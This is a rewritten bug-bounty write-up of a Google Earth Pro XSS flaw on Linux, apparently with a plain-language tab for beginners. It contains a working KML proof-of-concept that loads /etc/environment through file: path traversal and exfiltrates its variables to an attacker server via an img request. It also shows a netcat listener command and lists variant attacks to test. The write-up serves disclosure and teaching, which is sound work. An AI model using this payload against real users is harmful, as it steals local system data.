research
A KML file opened in Google Earth Pro on Linux could contain a script that reads local files such as /etc/environment and sends their contents to an attacker's server. The attacker could exfiltrate environment variables from the victim's machine.
 Published on omespino.com
Summary /etc/enviroment local variables disclosed on Linux Google Earth Pro desktop app
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Google Earth Pro is a desktop application that renders geographic data, including KML files. A KML file can carry a Placemark with a description field, and that description is rendered as HTML inside the application. The researcher found that this HTML rendering allows script execution, and that a script tag with a file: src can load a local file as JavaScript. On Linux, one of those files is /etc/environment, which holds system-wide environment variables in a KEY="value" format that happens to be valid JavaScript.
The report was filed with Google VRP and summarised as: /etc/enviroment local variables disclosed on Linux Google Earth Pro desktop app. The researcher is Omar Espino, and the bounty awarded was $1,337.
Setup
The only precondition is a Linux machine running the Google Earth Pro desktop app. The report's reproduction steps name the download as the latest Google Earth Pro Desktop app for macOS, version 7.3.3.7786 64-bit, .deb package, from the official versions page. The researcher also needs an attacker-controlled server to receive the exfiltrated data; in the report this is a host listening with netcat on port 80.
No account, role or special configuration is described.
Finding it
The researcher noticed that a KML description is rendered as HTML, so a <script> tag placed inside a CDATA section in the description is executed by the embedded browser. From there, the file: scheme is reachable, and a script tag with a src pointing at a local file will load that file as JavaScript if its contents parse as valid script. /etc/environment on Linux is a list of assignments such as PATH="...", which is syntactically valid JavaScript, so the file loads and its variables become globals in the page.
Exploitation
Step 1: Install the target
Download and install the latest Google Earth Pro Desktop app for macOS (7.3.3.7786 64-bit / .deb) from the official download page.
Step 2: Start a listener
Put an attacker server to listen on any port with netcat. In the report, port 80:
localh0st:~ user$ sudo nc -l -p 80
This is the endpoint that will receive the HTTP request carrying the stolen variables.
Step 3: Prepare the KML payload
Open the attached etc_environment.kml file and modify the part where CDATA is, putting in the attacker server IP, then save it. The extract of that file, and the actual XSS proof of concept, is:
<Placemark>
    <name>placemark</name>
    <description>
        <![CDATA[
            <script src=file:../../../../../../../etc/environment></script>
            <script>
                document.write('XSS fired :-)<br>');
                document.write('Location: ' + location.href + '<br>');
                document.write('<br>PATH var = ' + PATH);
                document.write('<br>JAVA_HOME var = ' + JAVA_HOME);
                document.write('<img src=http://[redacted]/?path=' + PATH + '&java_home=' + JAVA_HOME + '>');
            </script>
        ]]>
    </description>
</Placemark>
The first script tag loads /etc/environment through a relative file: path with enough ../ segments to reach the filesystem root. Because the file's contents are valid JavaScript assignments, the browser executes them and PATH and JAVA_HOME become globals. The second script writes confirmation text into the document, including the current location, and then injects an <img> whose src points at the attacker server with the two variables as query parameters. Loading the image is what sends the data out.
Step 4: Open the file and trigger the XSS

Open the etc_environment.kml file with a double click. Once the red polygon appears, click it to see the description, and the XSS fires. The description then contains variables from the /etc/environment system file and sends them to the attacker server.
Step 5: Profit
The listener receives the request with the variables in the query string.
Reading the whole file
The researcher explains the mechanism: since random HTML and JavaScript can be injected, files can be imported with the script tag, for example <script src=file:///../../../../etc/enviroment></script>. If the file has the right JavaScript format, the browser loads any content. The common format of /etc/environment is:
PATH="/usr/local/sbin:/usr/local/bin:/usr/bin:/bin:/usr/sbin:/sbin" JAVA_HOME="/opt/jre/bin"
This loads because those variables have the same format as JavaScript variables. Since Linux environment variable names are predictable, the most common names can be brute forced and sent to the attacker server.

The researcher later added an update: all variables from /etc/environment can be exfiltrated, because Object.keys(window) loads any variable declared in the DOM, with a Stack Overflow answer cited as the reference.
Attack scenario
Any attacker can read arbitrary variables from /etc/environment on Linux through the Google Earth Pro Desktop app via XSS.
Root cause
The KML description field is rendered as HTML without preventing script execution, so attacker-supplied markup in a KML file runs in the application's embedded browser context. That context can load file: URLs, so a script tag can pull in local files. /etc/environment is valid JavaScript, so it executes and its assignments become globals. The report does not describe any sanitisation, CSP or other control that was in place.
Impact
The report does not state which variables are sensitive in practice beyond the two it names, PATH and JAVA_HOME, nor does it describe any other file being read.
Fix
The timeline records that on 23 August 2021 the issue was accepted (P4 to P3), then a message from Google that the issue was working as intended; on 1 September 2021 the researcher sent a clarification and the issue went to review; on 9 September 2021 the $1,337 bounty was awarded; and on 3 October 2021 Google closed the report without providing a fix (status Won't fix).
Report timeline

- Aug 23, 2021: Bug accepted (P4 to P3).
- Aug 23, 2021: Message from Google that the issue is working as intended.
- Sep 01, 2021: Clarification sent, issue sent to review.
- Sep 09, 2021: $1,337 bounty awarded.
- Oct 03, 2021: Report closed without a fix (Won't fix).
Variants to test
- Other KML consumers: feed a
Placemarkwith aCDATAdescription containing a script tag to any application that renders KML descriptions as HTML. A positive result is script execution in the renderer. - Other local files with JavaScript-compatible syntax: point the script
srcat files such as shell-style assignment files. A positive result is the file's contents becoming globals in the page. - Enumerating globals: use
Object.keys(window)after loading the file to list every declared variable. A positive result is a complete list of the file's variables rather than the two named ones. - Brute forcing variable names: try common environment variable names in the exfiltration URL. A positive result is additional values arriving at the listener.
- Other
file:reachability: test whether the embedded browser can load other local paths through the same relative traversal. A positive result is any local file being read into the page.
What happened, in plain words
Google Earth Pro is a program you install on your computer. It shows a 3D model of the planet, and you can load extra files into it that add pins, shapes and labels to the map. One of those file formats is called KML. A KML file can contain a marker (a "Placemark") with a text description, and Google Earth Pro displays that description as a small web page inside the app.
A security researcher, Omar Espino, found that this little web page will happily run any program code (JavaScript) that someone puts in the description. That is a bug class called cross-site scripting, or XSS: content that should only be text gets treated as code and executed. Because the code runs inside the app, it can also ask the app to open files stored on the same computer. On Linux, one of those files is /etc/environment, which holds system-wide settings in a format that, by coincidence, is also valid JavaScript. So the code reads that file, the settings become variables the code can use, and the code sends them to a server the attacker controls.
The report was filed with Google's bug bounty programme (Google VRP, where VRP stands for Vulnerability Reward Program: a scheme that pays people for reporting security problems). The summary was: /etc/enviroment local variables disclosed on Linux Google Earth Pro desktop app. The bounty awarded was $1,337.
Background you need first
A few ideas come up again and again below, so here they are from zero.
- Desktop application: a program installed on your own machine, as opposed to a website you visit in a browser. Google Earth Pro is one.
- KML: a file format for geographic data. It is written in XML, a text format that uses tags in angle brackets, like
<name>placemark</name>, to label pieces of information. APlacemarkis one entry in a KML file: a point or shape on the map with a name and a description. - HTML: the language web pages are written in. When something is "rendered as HTML", the program reads the text and draws it as a web page, following any tags it finds.
- JavaScript: the programming language that web pages run in the browser. If a page contains JavaScript, the browser executes it.
<script>tag: the HTML tag that tells a browser "here is some JavaScript, run it". It can either contain the code between its opening and closing tags, or point to a file with asrcattribute, in which case the browser fetches that file and runs its contents as JavaScript.- XSS (cross-site scripting): a vulnerability where input that should be shown as plain text is instead interpreted as code. Think of a comment box on a website that displays whatever you type; if you type a
<script>tag and the site runs it instead of showing it as text, that is XSS. file:URL: a way of pointing at a file on the local computer rather than on the internet.http://means "fetch from a web server";file:///means "open this path on this machine"./etc/environment: on Linux, a plain text file holding system-wide environment variables. An environment variable is a named setting, likePATH, that programs read to know how to behave. The file stores them asNAME="value"lines.- Global variable: a variable that any code running on the page can read by name. If a script declares
PATH, then later code can just writePATHand get its value. - netcat: a small command-line tool that can open a network connection and listen for incoming data. Security testers use it as a simple server to catch traffic.
- Listener: a program waiting on a network port for someone to connect. Whatever arrives is shown to you.
- Query string: the part of a URL after a
?, used to pass small pieces of data, for example?path=/usr/bin. Anything in it ends up in the server's logs. - Exfiltration: getting data out of a system to somewhere the attacker can read it.
- Brute force: trying many possibilities in turn, here guessing common variable names, until something works.
- CDATA: an XML wrapper,
<![CDATA[ ... ]]>, that tells an XML parser "treat everything inside as raw text, do not interpret the angle brackets". It is meant to protect text, but here it is used to carry markup that later gets rendered as HTML. ../(path traversal): in a file path,..means "go up one folder". Repeating it enough times walks up to the top of the filesystem, which is how a relative path can reach/etc/environment.- CSP (Content Security Policy): a set of rules a web page can send to tell the browser which sources of code and content are allowed. It is a common defence against XSS.
Setup
The only precondition is a Linux machine running the Google Earth Pro desktop app. The report's reproduction steps name the download as the latest Google Earth Pro Desktop app for macOS, version 7.3.3.7786 64-bit, .deb package, from the official versions page. (A .deb package is the installer format used on Debian-based Linux systems such as Ubuntu.)
The researcher also needs a server they control to receive the stolen data. In the report this is a host listening with netcat on port 80. Port 80 is the default port for ordinary web (HTTP) traffic, so a request sent to it looks like a normal web request.
No account, role or special configuration is described.
Finding it
The researcher noticed that a KML description is rendered as HTML. That means a <script> tag placed inside a CDATA section in the description is executed by the embedded browser inside Google Earth Pro. The CDATA wrapper does not stop this, because the description is later treated as HTML, and HTML does not know about CDATA.
From inside that page, the file: scheme is reachable, so a script tag whose src points at a local file will load that file as JavaScript, provided its contents parse as valid script. /etc/environment on Linux is a list of assignments such as PATH="...", which is syntactically valid JavaScript, so the file loads and its variables become globals in the page.
Exploitation
Step 1: Install the target
Download and install the latest Google Earth Pro Desktop app for macOS (7.3.3.7786 64-bit / .deb) from the official download page. This is simply to have the vulnerable program on the test machine.
Step 2: Start a listener
Put an attacker server to listen on any port with netcat. In the report, port 80:
localh0st:~ user$ sudo nc -l -p 80
Line by line:
localh0st:~ user$is the shell prompt: the machine name, the current folder and the username. It is not part of the command.sudoruns the next command with administrator rights, which is needed to open a low-numbered port such as 80.ncis netcat.-ltells netcat to listen rather than connect out.-p 80sets the port to 80.
This is the endpoint that will receive the HTTP request carrying the stolen variables. The researcher runs it so that when the payload later makes the app fetch an image from that address, the request, with its query string, lands in the terminal.
Step 3: Prepare the KML payload
Open the attached etc_environment.kml file and modify the part where CDATA is, putting in the attacker server IP, then save it. The extract of that file, and the actual XSS proof of concept, is:
<Placemark>
    <name>placemark</name>
    <description>
        <![CDATA[
            <script src=file:../../../../../../../etc/environment></script>
            <script>
                document.write('XSS fired :-)<br>');
                document.write('Location: ' + location.href + '<br>');
                document.write('<br>PATH var = ' + PATH);
                document.write('<br>JAVA_HOME var = ' + JAVA_HOME);
                document.write('<img src=http://[redacted]/?path=' + PATH + '&java_home=' + JAVA_HOME + '>');
            </script>
        ]]>
    </description>
</Placemark>
Line by line:
<Placemark>opens one map marker.<name>placemark</name>gives it the name shown in the app.<description>starts the text that Google Earth Pro will render as a web page.<![CDATA[opens the raw-text wrapper. Everything until]]>is passed through as-is.<script src=file:../../../../../../../etc/environment></script>is the first script tag. It has no code between its tags; insteadsrcpoints at a file.file:means a local file, and the chain of../segments climbs out of whatever folder the app is working in, up to the filesystem root, then down intoetc/environment. The browser fetches that file and runs it as JavaScript. Because the file is a list ofNAME="value"assignments, those names become global variables in the page.<script>opens the second block, which is ordinary inline JavaScript.document.write('XSS fired :-)<br>');writes a confirmation message into the page.document.writeinserts text into the page as it loads, and<br>is an HTML line break. This is just to show the code ran.document.write('Location: ' + location.href + '<br>');writes the current page address.location.hrefis the URL of the page the code is running in, useful for confirming the context.document.write('<br>PATH var = ' + PATH);prints the value of thePATHvariable, which came from the loaded file.document.write('<br>JAVA_HOME var = ' + JAVA_HOME);does the same forJAVA_HOME.document.write('<img src=http://[redacted]/?path=' + PATH + '&java_home=' + JAVA_HOME + '>');is the exfiltration step. It builds an<img>tag whose address is the attacker server, with the two variable values glued into the query string. When the browser tries to load that image, it sends a request to the attacker server, and the values travel with it. The server does not need to return a real image; the request itself is the point.</script>closes the second block,]]>closes the CDATA section, and</description>and</Placemark>close the marker.
Why each part matters: the first script tag is what turns a local file into usable variables; the document.write calls prove the code is running and show what it can see; the <img> tag is the channel that carries the data out, because loading an image is a normal thing for a page to do and needs no special permission.
Step 4: Open the file and trigger the XSS
Open the etc_environment.kml file with a double click. Once the red polygon appears, click it to see the description, and the XSS fires. The description then contains variables from the /etc/environment system file and sends them to the attacker server.
Step 5: Profit
The listener receives the request with the variables in the query string. The attacker now has the values on their own machine.
Reading the whole file
The researcher explains the mechanism: since random HTML and JavaScript can be injected, files can be imported with the script tag, for example <script src=file:///../../../../etc/enviroment></script>. If the file has the right JavaScript format, the browser loads any content. The common format of /etc/environment is:
PATH="/usr/local/sbin:/usr/local/bin:/usr/bin:/bin:/usr/sbin:/sbin" JAVA_HOME="/opt/jre/bin"
This is one line with two assignments. PATH is set to a colon-separated list of folders where the system looks for programs, and JAVA_HOME is set to the folder where Java is installed. To a JavaScript engine, PATH="..." looks exactly like creating a variable called PATH and giving it a string value, and the same for JAVA_HOME. That is why the file can be loaded as code at all: the format happens to match.
Since Linux environment variable names are predictable, the most common names can be brute forced and sent to the attacker server. In other words, if you do not know which variables exist, you can guess names like PATH, HOME or JAVA_HOME one after another and add each to the exfiltration URL; any that exist will have a value and will show up at the listener.
The researcher later added an update: all variables from /etc/environment can be exfiltrated, because Object.keys(window) loads any variable declared in the DOM, with a Stack Overflow answer cited as the reference. window is the global object of a web page: every global variable lives on it. Object.keys(...) lists the names of all properties of an object, so Object.keys(window) gives a list of every global variable name, which means no guessing is needed.
Attack scenario
Any attacker can read arbitrary variables from /etc/environment on Linux through the Google Earth Pro Desktop app via XSS.
Root cause
The KML description field is rendered as HTML without preventing script execution, so attacker-supplied markup in a KML file runs in the application's embedded browser context. That context can load file: URLs, so a script tag can pull in local files. /etc/environment is valid JavaScript, so it executes and its assignments become globals. The report does not describe any sanitisation, CSP or other control that was in place.
Sanitisation means cleaning input so that dangerous parts, such as tags, are removed or neutralised before display. None is described here.
Impact
The report does not state which variables are sensitive in practice beyond the two it names, PATH and JAVA_HOME, nor does it describe any other file being read.
Fix
The timeline records that on 23 August 2021 the issue was accepted (P4 to P3), then a message from Google that the issue was working as intended; on 1 September 2021 the researcher sent a clarification and the issue went to review; on 9 September 2021 the $1,337 bounty was awarded; and on 3 October 2021 Google closed the report without providing a fix (status Won't fix).
P4 and P3 are priority labels in the programme: a lower number means more severe. "Working as intended" means the vendor considers the behaviour a design choice rather than a bug.
Report timeline
- Aug 23, 2021: Bug accepted (P4 to P3).
- Aug 23, 2021: Message from Google that the issue is working as intended.
- Sep 01, 2021: Clarification sent, issue sent to review.
- Sep 09, 2021: $1,337 bounty awarded.
- Oct 03, 2021: Report closed without a fix (Won't fix).
Variants to test
- Other KML consumers: feed a
Placemarkwith aCDATAdescription containing a script tag to any application that renders KML descriptions as HTML. A positive result is script execution in the renderer. - Other local files with JavaScript-compatible syntax: point the script
srcat files such as shell-style assignment files. A positive result is the file's contents becoming globals in the page. - Enumerating globals: use
Object.keys(window)after loading the file to list every declared variable. A positive result is a complete list of the file's variables rather than the two named ones. - Brute forcing variable names: try common environment variable names in the exfiltration URL. A positive result is additional values arriving at the listener.
- Other
file:reachability: test whether the embedded browser can load other local paths through the same relative traversal. A positive result is any local file being read into the page.
Glossary
- API: a defined way for one program to ask another for something, like a menu of requests a service accepts.
- Brute force: trying many possibilities in turn until one works.
- Bounty: a payment made by a company for a valid security report.
- CDATA: an XML wrapper,
<![CDATA[ ... ]]>, that marks its contents as raw text for the XML parser. - CSP (Content Security Policy): rules a page can send to the browser saying which sources of code and content are allowed.
- Cross-site scripting (XSS): a bug where input meant to be shown as text is executed as code instead.
- Desktop application: a program installed and run on your own computer.
- Environment variable: a named setting, such as
PATH, that programs read to know how to behave. - Exfiltration: moving data out of a system to a place the attacker can read it.
file:URL: an address that points at a file on the local computer rather than on the internet.- Global variable: a variable any code on the page can read by name.
- HTML: the language web pages are written in, using tags in angle brackets.
- JavaScript: the programming language web pages run in the browser.
- KML: an XML-based file format for geographic data, used to add markers and shapes to map applications.
- Listener: a program waiting on a network port for incoming connections.
- netcat: a command-line tool that can open connections and listen for incoming data.
- Path traversal (
../): using..in a file path to move up folders, potentially reaching files outside the intended folder. - Placemark: one entry in a KML file, a point or shape on the map with a name and description.
- Query string: the part of a URL after
?, used to pass small pieces of data to a server. - Rendering: turning text into what you see on screen, following markup such as HTML tags.
- Sanitisation: cleaning input so dangerous parts are removed or neutralised before it is displayed.
<script>tag: the HTML tag that tells a browser to run JavaScript, either inline or from a file given insrc.- VRP (Vulnerability Reward Program): a company scheme that pays researchers for reporting security problems.





